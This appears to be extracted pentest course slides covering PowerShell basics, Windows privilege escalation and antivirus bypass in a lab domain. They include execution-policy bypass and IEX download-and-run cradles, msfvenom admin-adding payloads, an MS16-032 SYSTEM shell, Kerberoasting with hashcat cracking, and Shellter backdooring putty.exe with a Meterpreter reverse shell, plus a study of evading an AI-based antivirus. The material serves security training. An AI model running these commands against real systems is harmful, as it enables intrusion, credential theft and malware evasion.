PS C:\Users\Lenovo> Get-ExecutionPolicy
Unrestricted
PS C:\Users\Lenovo> Get-ExecutionPolicy -List

Scope ExecutionPolicy
-----
MachinePolicy          Undefined
UserPolicy             Undefined
Process               Undefined
CurrentUser            Undefined
LocalMachine           Unrestricted

PS C:\Users\Lenovo>
```

PowerShell Execution Policies



Possible PowerShell Execution Policies include -

- **Restricted:** Prevents running of all script files
- **Undefined:** If the Execution Policy is set to 'Undefined' then the 'Restricted' policy would be effective
- **AllSigned:** Requires the script and configuration files be signed by a trusted publisher including the ones written on personal host
- **RemoteSigned:** Requires a digital signature from a trusted publisher on the scripts that are downloaded from the internet
- **Default:** Restricted for Windows clients and RemoteSigned for Servers
- **Unrestricted:** Unsigned scripts can run but there would be warning prompts before a script is run or a configuration file is loaded
- **Bypass:** No warnings and no script execution is blocked

PowerShell Execution Policy Bypass

- PowerShell Execution Policy can often be bypassed by launching using one of the following:

```
powershell.exe -ExecutionPolicy bypass
```

OR

```
powershell.exe -exec bypass -C <command>
```

- Or with the cmdlet:

```
Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope  
Process
```

- In fact a number of methods exist:

<https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/>

<https://t.me/learningnets>



Get-Command



- Get-Command cmdlet is very handy to check the list of available cmdlets, functions and aliases in a given PowerShell instance
- `Get-Command *`
 - gets all commands in the system inclusive of the executables
- `Get-Command <cmdlet name>`
 - This command gets the information about the specific defined cmdlet
- `Get-Command <cmdlet name> -Args Cert: -Syntax`
 - To get details of a cmdlet syntax

Get-Command



```
PS C:\Users\Lenovo> Get-Command Get-HotFix
```

CommandType	Name	Version	Source
-----	----	-----	-----
Cmdlet	Get-HotFix	3.1.0.0	Microsoft.
PowerShell.Management			

```
PS C:\Users\Lenovo> Get-Command Get-HotFix -Args Cert: -Syntax
```

```
Get-HotFix [[-Id] <string[]>] [-ComputerName <string[]>] [-Credential <pscredential>] [<CommonParameters>]
```

```
Get-HotFix [-Description <string[]>] [-ComputerName <string[]>] [-Credential <pscredential>] [<CommonParameters>]
```

Variables

- Variables in PowerShell are represented by any given text string which begins with a dollar sign (\$)
 - Case-insensitive
 - Can include special characters, numbers, spaces
- Types of variables:
 - User defined - Defined and maintained by user
 - Automatic - Created and maintained by Powershell, user cannot change these variables, e.g. \$PSHOME
 - Preference - These are created by PowerShell as per user preference, hence can be changed by user



Variables



```
PS C:\Users\Lenovo> $whoami = "NotSoSecure"
PS C:\Users\Lenovo> $whoami
NotSoSecure
PS C:\Users\Lenovo> $date = Get-Date
PS C:\Users\Lenovo> $date

Friday, January 24, 2020 7:02:32 PM

PS C:\Users\Lenovo> Clear-Variable -Name date
PS C:\Users\Lenovo> $date
PS C:\Users\Lenovo> $PSHOME
C:\Windows\System32\WindowsPowerShell\v1.0
PS C:\Users\Lenovo> $PSHOME = "C:\Windows\System32\WindowsPowerShell\v1.0"
Cannot overwrite variable PSHOME because it is read-only or constant.
At line:1 char:1
+ $PSHOME = "C:\Windows\System32\WindowsPowerShell\v1.0"
+ ~~~~~
+ CategoryInfo          : WriteError: (PSHOME:String) [], SessionStateUnauthorized
AccessOperationException
+ FullyQualifiedErrorId : VariableNotWritable
```

Variables

Variables can be declared as:

```
$abc = 123
```

```
$xyz = "Security is a myth"
```

```
$currentdate = Get-Date
```

```
$world = $null
```

Useful cmdlets for variable manipulation:

- Clear-Variable
 - Clears a variable value
- Remove-Variable
 - Delete a variable
- Get-variable
 - Gets list of variables and values
- Set-variable
 - Changes the value of variable

Arrays

Arrays can be declared in the following ways:

```
$a = 1..5
```

```
$b = 123,345,456
```

```
$c = "abc","def","ghi"
```

When not specified, Arrays are created as an object array

```
(System.Object[])
```



Array data types

Array supports 3 data types:

- `String[]`
- `Long[]`
- `int32[]`

Arrays with data types can be defined as:

```
[int32[]]$d = 123,234,345,456
```

Arrays can also be created using sub-expression operator (@) e.g.

```
$q = @(1..5)
```



Arrays



```
PS C:\Users\Lenovo> $q = @(1..5)
PS C:\Users\Lenovo> $q
1
2
3
4
5
PS C:\Users\Lenovo> $a = 1..5
PS C:\Users\Lenovo> $a
1
2
3
4
5
PS C:\Users\Lenovo> $b = "abc","def","asd"
PS C:\Users\Lenovo> $b
abc
def
asd
PS C:\Users\Lenovo> $q = @(-2..2)
PS C:\Users\Lenovo> $q
-2
-1
0
1
2
PS C:\Users\Lenovo> $q.Count
5
PS C:\Users\Lenovo> 
```

<https://t.me/learningnets>

String Manipulation



- String concatenation can be done using -join operator

```
PS C:\Users\Lenovo> "Not","So","Secure" -join ""
NotSoSecure
PS C:\Users\Lenovo> "Not","So","Secure" -join ":"
Not:So:Secure
```

- String replace action can be done by -replace operator

```
PS C:\Users\Lenovo> "Security is a myth" -replace 'myth','responsibility'
Security is a responsibility
```

- Index of a string can be identified by IndexOf Operator

```
PS C:\Users\Lenovo> ("NotSoSecure").IndexOf("So")
3
```

- String split can be done by -split operator

```
PS C:\Users\Lenovo> "Not","So","Secure" -split " "
Not
So
Secure
```

Operators

- Arithmetic: `+`, `-`, `/`, `*`, `%`
- Assignment: `=`, `+=`, `--`
- Logical: `AND`, `OR`, `NOT`
- Comparison: `eq`, `ne`, `gt`, `ge`, `lt`, `le`
- Redirectional: `>`
- Type operator: `-is`, `-isNot`, `-as`



.NET Interaction

- PowerShell can interact with .NET instance methods as well as static methods:

- Static methods are accessible with

```
[Namespace.Class]::Method()
```

- Instance methods are called on an existing .NET object instance like
(New-Object Namespace.Class).Method()

- Example:

```
(New-Object System.Net.WebClient).DownloadFile("URL")
```



Running / Loading Scripts / Modules



- A PS1 file can simply be executed by:

```
.\<script_name>.ps1 <parameters (if any)>
```

- A module can be loaded into memory using the cmdlet:

```
Import-Module .\<script_name>.<ps1 or psm1>
```

- A module/script can be loaded into memory using IEX:

```
IEX (New-Object Net.WebClient).DownloadString('<link to ps1 file>');
```

From PowerShell 3.0+ this can be shortened to:

```
IEX (iwr '<URL>');
```

See <https://gist.github.com/HarmJ0y/bb48307ffa663256e239> for advanced download cradles



Hacking Windows

Privilege Escalation



<https://t.me/learningnets>

Privilege Escalation: **Techniques**



- Low hanging fruit:
 - Clear text passwords in files/scripts/registry
 - Generous file permissions (verify items such as C:\, startup folder/programs)
- Focused attacks:
 - Weak service configurations (permissions/binaries) and unquoted paths
 - DLL hijacking (insecure library loading)
 - Local exploits (e.g. MS16-032)
 - Name resolution poisoning (NBT-NS/LLMNR)
 - Kerberoasting
 - Many, many more...



- General commands/tools:
 - MMC/GUI: `services.msc`
 - Running services: `net start`
 - Details on a specific service: `sc qc %service_name%`
- Using PowerShell:
 - List running and stopped services: `Get-Service`
 - Query a particular state:
 - `Get-Service | Where-Object {$_.status -eq "stopped"}`
 - Query a particular service:
 - `Get-Service | Where-Object {$_.name -eq "AppIDSvc"}`

Windows Services: **Interaction**



- General commands/tools:
 - MMC/GUI: `services.msc`
 - Running services: `net start`
 - Details on a specific service: `sc qc %service_name%`
- Using PowerShell:
 - List running and stopped services: `Get-Service`
 - Query a particular state:
 - `Get-Service | Where-Object {$_.status -eq "stopped"}`
 - Query a particular service:
 - `Get-Service | Where-Object {$_.name -eq "AppIDSvc"}`

Windows Services: **Exploitation**

- Service binary in user writable location
- Replace binary with an attacker generated payload
- When the service runs it will execute your binary under the context of the account that is configured to execute the legitimate service
- As a standard user you may not have permissions to start/restart services
- However, if the service is set to auto we only need to force a system reboot...



Getting EXE payloads: Examples



- **MSFvenom:** <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>

```
msfvenom -p windows/adduser USER=john PASS=Password123! -f  
exe-service -a x86 --platform win > adduser.exe
```

- The exec payload signature seems *'less well known'* ;-)

```
msfvenom -p windows/x64/exec CMD="cmd.exe /c \"net user john  
Password123! /add && net localgroup administrators john  
/add\"" -f exe-service > adduser.exe
```

- **PowerUp.ps1:**
<https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>

```
Write-ServiceBinary -ServiceName '$target_service'  
Install-ServiceBinary -ServiceName '$target_service'
```

- **Bat2Exe:** <https://bat2exe.codeplex.com/> || **py2exe:** <http://www.py2exe.org/>

<https://t.me/learningnets>

DLL Hijacking: Insecure Library Loading



- DLL's are searched for in specific locations (depending on if safe DLL search mode is enabled/disabled)
- Safe DLL search mode is enabled by default $\geq$ Windows XP SP2
- Search order (safe DLL search mode):
 1. The directory from which the application loaded
 2. 32-bit System directory (C:\Windows\System32)
 3. 16-bit System directory (C:\Windows\System)
 4. Windows directory (C:\Windows)
 5. The current working directory (CWD)
 6. Directories in the PATH environment variable (system then user)

Example: PureVPN Feb-2018 found vulnerable to dll hijacking and global writable dir
<http://www.defensecode.com/advisories/DC-2018-02-001-PureVPN-Windows-Privilege-Escalation.pdf>

<https://t.me/learningnets>

Exploit Code



- Sources: exploit-db.com / Metasploit / github.com / securityfocus.com
- Example: MS16-032 (@fuzzysec)
- Affected Systems: Windows 7 - 10 & Server 2008 - 2012 R2

```
Windows PowerShell
win7-tester\loupri> whoami
nt authority\system
win7-tester\loupri> Invoke-MS16-032
[?] Operating system core count: 2
[?] Duplicating CreateProcessWithLogonW handles...
[?] Done, got 4 thread handle(s)!
[?] Thread handle list:
10928
10932
9592
11220
[?] Sniffing out privileged impersonation token..
[?] Trying thread handle: 10928
[?] Thread belongs to: svchost
[+] Thread suspended
[?] Wiping current impersonation token
[?] Building SYSTEM impersonation token
[?] Success, open SYSTEM token handle: 10600
[+] Resuming thread..
[+] Sniffing out SYSTEM shell..
[?] Duplicating SYSTEM token
[?] Starting token race
[?] Starting process race
[?] Holy handle leak Batman, we have a SYSTEM shell!!
PS C:\Users\loupri>

Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\loupri> whoami
nt authority\system

C:\Users\loupri>

Spawned SYSTEM Shell

C:\Windows\system32\cmd.exe
C:\Users\loupri> systeminfo

Host Name: WIN7-TESTER
OS Name: Microsoft Windows 7 Ultimate
OS Version: 6.1.7600 N/A Build 7600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: pentest
Registered Organization:
Product ID: 00426-292-0000007-05332
Original Install Date: 21/02/2016, 19:47:37
System Boot Time: 23/06/2016, 00:22:52
System Manufacturer: innotek GmbH
System Model: VirtualBox
System Type: X86-based PC
Processor(s): 1 Processor(s) Installed.
[01]: x86 Family 6 Model 94 Stepping 3 GenuineIntel ~
2592 Mhz
BIOS Version: innotek GmbH VirtualBox, 01/12/2006
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-gb;English (United Kingdom)
```

PowerShell PoC <https://www.exploit-db.com/exploits/39719/>

Unmarshall Pwn - CVE-2018-0824



- Serialization / Unmarshalling vulnerability in Microsoft COM for Windows, which fails to properly handle serialized objects
- Affected versions: Windows 7 and above
- An attacker who successfully exploits the vulnerability could perform remote code execution
- Local Privilege Escalation module exists / created in metasploit

https://www.rapid7.com/db/modules/post/windows/escalate/unmarshal_cmd_exec

Reference:

<https://codewhitesec.blogspot.com/2018/06/cve-2018-0624.html>

<https://t.me/learningnets>

Kerberoasting



What/Why/How?

- A Service Principal Name (SPN) is a unique identifier of a service instance*
- A SPN always includes the name of the host computer on which the service instance is running*
*[https://msdn.microsoft.com/en-us/library/ms677949\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms677949(v=vs.85).aspx)
- In basic terms: A unique mapping/association of a service on a host to a logon account
- Many SPNs exist, some common examples include CIFS and MSSQL
- Sean Metcalf has created a SPN directory @ https://adsecurity.org/?page_id=183
- If we wanted to register a SPN... <https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/register-a-service-principal-name-for-kerberos-connections>

Condensed Attack Overview:

1. Discover SPNs
2. Request a Kerberos ticket for the selected target (*part of this ticket is encrypted with the NTLM hash of the service account*)
3. Crack offline using JTR or Hashcat!

Kerberoasting

- Introducing: Invoke-Kerberoast

https://raw.githubusercontent.com/EmpireProject/Empire/491328aafb59e0608c4720dbe4da05b9dc00aaa5/data/module_source/credentials/Invoke-Kerberoast.ps1

```
TicketByteHexStream : $krb5tgs$23$*svcacc$plum.local$MSSQLService/mssql01.plum.local*$A4E1DA439F783D3764954964ED5BE7A7
Hash                : $1FC6C02B8342DC255C830559421D0D5279F874B0D02F511A25F9FBA37487C2E4741B5CEC61E01CC326ADF072D8146D
9125FA0F5CD78F65A95BAE4B9E8BCCC984FB2A92E664E95B9CCD7416157B9583CD9327985FABD45EF35537B61E4120D4
06B0CA5DC49DB6599049F43BDBD17CB16950946D9B6614BD71CEA95C1B7511F1E506028B87950883EF61C898A0E51B96
BD77260B5943CBFD19429383089D8729D5F8B0DD1FAD4A6BAC79D736EE3689D1303E9F43B7950E717F23823F1788CEE7
AFD8BB3EA738FF9FCF7D26504580E43A622628BD7516ADB94FB70BCA5228299E6C388BCF4DC42415DF27F236322F715
4EB12557EF926844278CB6B52E9CCA5E6390AB4C3FD002A068440744921B2C0CB96738D2C049350ED9C56944359CCC7C
213A0E655ED5237E8FC87B85AE219107718637096038BB1DBE422D22460F3337434EE25ED1F45ACE88BCCD282F17D3D2
F8F6809B9E339F1F7E4AD780AC824855BD5553F31EB1378DC7F1B7CEB8306A46F76815D150275335405239F9F37CACA3
A444644789D9EBD4AEE14B8D3285A4F532086028975DA9F2523CFD1CC0F164B2809E970AFD4DB968A9B6A36D008D6D73
35C6CBC14ADA81245F6832779177381F08E37CFD4164783978F43B3D5D8C535C83EFA20525481DB956A822C80C537B1
5ADFBAE6234862DD656A6928F2BC33C79433832892A41832FEA82B760B3B9272BEFA07652B4E567BE44A0544305E874A
12C817AAC90CE55AEB0B146FF2359AC0D4E10B433AD31C39568CA19D7B7243338ECD61DB543EFAE2612F8F43AC96D99
2E6069D70E8EA5984E598E777330FA9C7A46E31A39B8C545316EA2840B94B027F6EBD7C8BC0B866CF97AFF49AA422E0
092A80C2AFC26E14B351E681308F2241D58516A01BC718AF03234916442860769C0762939935649D5E04D8E0C7C6CA8A
E6199BA2751D886112CDF57052FD942CFAA44C589A3CDFCC70871A1FFD8C712B62B9320D93E6E7156C0BAE61737E12CD
181BF4BD1740BE032467C44D8EBFD5508EA019E3164AC429B268697D2FA6ACA8EE778D7D6CB3A5660F9A50C2609426EA
073EADD796F82DEB508FC51658ABCF61AC7094C689752C8478C2227D6565E2949226E6E549DF64E26B8585EA37EEC44
AA396099113A2B1521F583C3D8D3B0FF178C987D2C098631AAC8A8BBB0BEFCFF63FCFEDB27F7343A7849E017AEDD0948
F4319F320DDF574659997BF4A224DFC3EE69976A9245EAAB688BD49D18F868DB93223D13CA6C9B71F59E8BD92EE42D24
57DE9F51FFD8029ED4FEF0C925E7F5A5C5658E5F058D0E13577559D65DB32F7D6462F8C19235270EB3EC2F1D524318E9
C788527B8705F821D5EB4895143459CF1D66E0BD89419366F2048DA5EF2E40F2788968B01B7861310D2910802E182419
2DB819A35DF8F2ED7F885
SamAccountName      : svcacc
DistinguishedName  : CN=svcacc,CN=Users,DC=plum,DC=local
ServicePrincipalName : MSSQLService/mssql01.plum.local
```

- Crack offline: `./hashcat64.bin -m 13100 hash wordlist.txt --rules OneRuleToRuleThemAll`
- Tim Medin's original work @ <https://www.sans.org/summit-archives/file/summit-archive-1493862736.pdf>

Privilege Escalation: Other Techniques



- A few methods we haven't discussed...

- **Cleartext Passwords** (rough & ready example):

```
Get-ChildItem "C:\" -recurse -include *.txt, *.ps1, *.vbs, *.bat |  
Select-String -pattern "password" | Group-Object path | select Name
```

```
Name  
----  
C:\Program Files\Windows\Windows Tools\open-source_licenses.txt  
C:\Users\alice\Desktop\REALLY Private Stuff!!.txt  
C:\Users\alice\Downloads\Powercat.ps1  
C:\Users\alice\Downloads\Powercat.ps1
```

- **Scheduled Tasks:**

- Specific binaries/scripts being called / check permissions

- **Unattended Installation Files:**

- Search for clear text or Base64 encoded passwords
- unattend.xml, unattend.txt, sysprep.xml, sysprep.inf

Privilege Escalation: Other Techniques (contd)

AlwaysInstallElevated:

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer

Group Policy Preferences:

- Drives.xml, groups.xml, scheduledtasks.xml, services.xml, datasources.xml
- Search XML files for “cpassword”
- AES key published by Microsoft: <https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx>
- MS14-025 ‘fix’ disallows the storage of credentials
<https://support.microsoft.com/en-us/help/2962486/ms14-025-vulnerability-in-group-policy-preferences-could-allow-elevation-of-privilege-may-13,-2014>
- Exploits: Get-GPPPassword.ps1 / Metasploit / Scripts / Manual

Privilege Escalation: Auditing



- PowerUp by @harmj0y

<https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>

```
PS C:\Users\alice\Downloads> Import-Module .\PowerUp.ps1
PS C:\Users\alice\Downloads> Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...
```

- Windows PrivEsc Check by @pentestmonkey

<https://github.com/pentestmonkey/windows-privesc-check>

Impact	Ease of exploitation	Confidence	Title
High	Very High	Very High	Windows Service Executables Owned By Untrusted Users
High	Very High	Very High	Untrusted Users Can Modify Windows Service Executables
Very High	High	Very High	Service Can Be Reconfigured By Non-Admin Users
High	Very High	Very High	Insecure Permissions on Program Files
High	Very High	Very Low	User Password Not Required
Medium	Very High	Very High	Delete Permission Granted On Windows Service Executables
Very High	Medium	Very High	Service Permissions Can Be Altered By Non-Admin Users

- Manual analysis!

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PowerUp



- A PowerShell script written by @harmj0y to assess a given system for Windows privilege Escalation vulnerabilities
- Now included as part of PowerSploit Framework
- Checks include:
 - Unquoted Service Path
 - DLL hijacking
 - Registry checks
 - Service abuse checks
 - Unattended Install Files
- Initially performs all checks and reports all discovered misconfigurations
- Report includes the “abuse command” required to exploit each detected misconfiguration and escalate privileges
- Quick commands:
 - `powershell.exe -nop -exec bypass`
 - `Import-Module PowerUp.ps1`
 - `Invoke-AllChecks | Out-File output.txt`

Exercise 4.3



Demo 4.3

Privilege Escalation

- You have low privileged access as plum\bob to 192.168.X.17. Attempt to gain local administrative rights on the host.

Going the extra mile:

- A domain account is vulnerable to the Kerberoasting attack - get the ticket and crack this offline!

Network status: After Windows PrivEsc

SHARED Subnet (192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100
Oracle DB



192.168.3.210



192.168.3.215



fe80::250:56ff:fe9f:a84
SNMPv3



192.168.3.211



192.168.3.180
SSL & Bash



192.168.3.150
WebSphere

DEDICATED Subnet (192.168.X.0/24)



192.168.X.17
Host: WKSX



192.168.X.18



192.168.X.209



192.168.X.206

Privilege Escalation: **FAILSAFE**

If, for any reason, you have not managed to gain administrative privileges on the host, the following failsafe has been put into place

- Username: **.\default**
- Password: **@dm1n**



Windows Exploitation Status

Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions - john (Password123!)





Hacking Windows


Antivirus / AMSI Bypass Techniques & Post Exploitation



Post Exploitation: AV Bypass


Common methods for bypassing Antivirus Products:

- Add an exclusion
- Disable AV Services
- Kill AV Processes
- Run code in memory
- Use script payloads (bat, vbs, ps1) instead of exe
- Take the automated approach:
 - Veil-Evasion: <https://github.com/Veil-Framework/Veil-Evasion>
 - Shellter: <https://www.shellterproject.com/> (supported in Kali)



Post Exploitation: AV Bypass (Shellter)

1. Backdoor the binary




The screenshot shows a Windows File Explorer window with 'putty.exe' selected. Below it, a 'Shellter VI' terminal window is open. The terminal displays the following text:


```
Enable Stealth Mode? (Y/N/H): y
*****
* Payloads *
*****
[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): 1
Select payload by index: 1
*****
* meterpreter_reverse_tcp *
*****
SET LHOST: 192.168.0.3
SET LPORT: 6666
```

2. Check it's clean...



Test with different AV Products



Post Exploitation: AV Bypass (Shellter)



3. If it doesn't go to plan at first – test with different tools/features/payloads 🍌

```
pwning in progress... - owen@ucookie: /media/ENCDATA/transfer
1652 1072 putty.exe x86 1 win7-tester\pentest C:\Users\pentest\Downloads\putty.exe
1916 488 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\svchost.exe
2024 2364 SearchFilterHost.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\SearchFilterHost.exe
2028 488 taskhost.exe x86 1 win7-tester\pentest C:\Windows\system32\taskhost.exe
2124 1072 VBoxTray.exe x86 1 win7-tester\pentest C:\Windows\System32\VBoxTray.exe
2148 1072 CCleaner.exe x86 1 win7-tester\pentest C:\Program Files\CCleaner\CCleaner.exe
2172 2132 avgui.exe x86 1 win7-tester\pentest C:\Program Files\AVG\Framework\Comnon\avgui.exe
2248 488 avp.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\Kaspersky Lab\Kaspersky Anti-Virus 16.0.1\avp.exe
2364 488 SearchIndexer.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\SearchIndexer.exe
2492 488 taskhost.exe x86 1 win7-tester\pentest C:\Windows\system32\taskhost.exe
2900 488 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
3120 488 wmpnetwk.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\Program Files\Windows Media Player\wmpnetwk.exe
3976 2248 wnl32.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\Kaspersky Lab\Kaspersky Anti-Virus 16.0.1\wnl32.exe

meterpreter > getpid
current pid: 1652
meterpreter >
```

win7-tester (kasp=ersky) [Running] - Oracle VM VirtualBox

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Case Study

Bypass Cylance AI

- Cylance is one of the AI Based AV and protection Software
- Identifies malicious binaries via a trained model dataset
- Researchers were able to tap to binary scoring logic directly
- Researchers found a universal bypass based on an exception
- A specific game was exempted from deep scanning based on strings in binary
- Any binary with similar strings was able to bypass checks

Case Study: Cylance Beating the AI



Malware	SHA256	Score Before	Score After
CoinMiner	1915126c27ba8566c624491bd2613215021cc2b28e5e6f3af69e9e994327f3ac	-826	884
Dridex	c94fe7b646b681ac85756b4ce7f85f4745a7b505f1a2215ba8b58375238bad10	-999	996
Emotet	b3be486490acd78ed37b0823d7b9b6361d76f64d26a089ed8fbd42d838f87440	-923	625
Gh0stRAT	eebff21def49af4e85c26523af2ad659125a07a09db50ac06bd3746483c89f9d	-975	998
Kovter	40050153dceec2c8fbb1912f8eeabe449d1e265f0c8198008be8b34e5403e731	-999	856
Nanobot	267912da0d6a7ad9c04c892020f1e5757edf9c4767d3de22866eb8a550bff81a	971	999
Pushdo	14c358cc64a929a1761e7ffeb76795e43ff5c8f6b9e21057bb98958b7fa11280	-999	999
Qakbot	869985182924ca7548289156cb500612a9f171c7e098b04550dbf62ab8f4ebd9	-998	991
Trickbot	954961fd69cbb2bb73157e0a4e5729d8fe967fdf18e4b691e1f76aeaddbc40553	-973	774
Zeus	74031ad4c9b8a8757a712e14d120f710281027620f024a564cbea43ecc095696	-997	997

<https://t.me/learningnets>

Reference: <https://skylightcyber.com/2019/07/18/cylance-i-kill-you/>

Invoke-Mimikatz.ps1



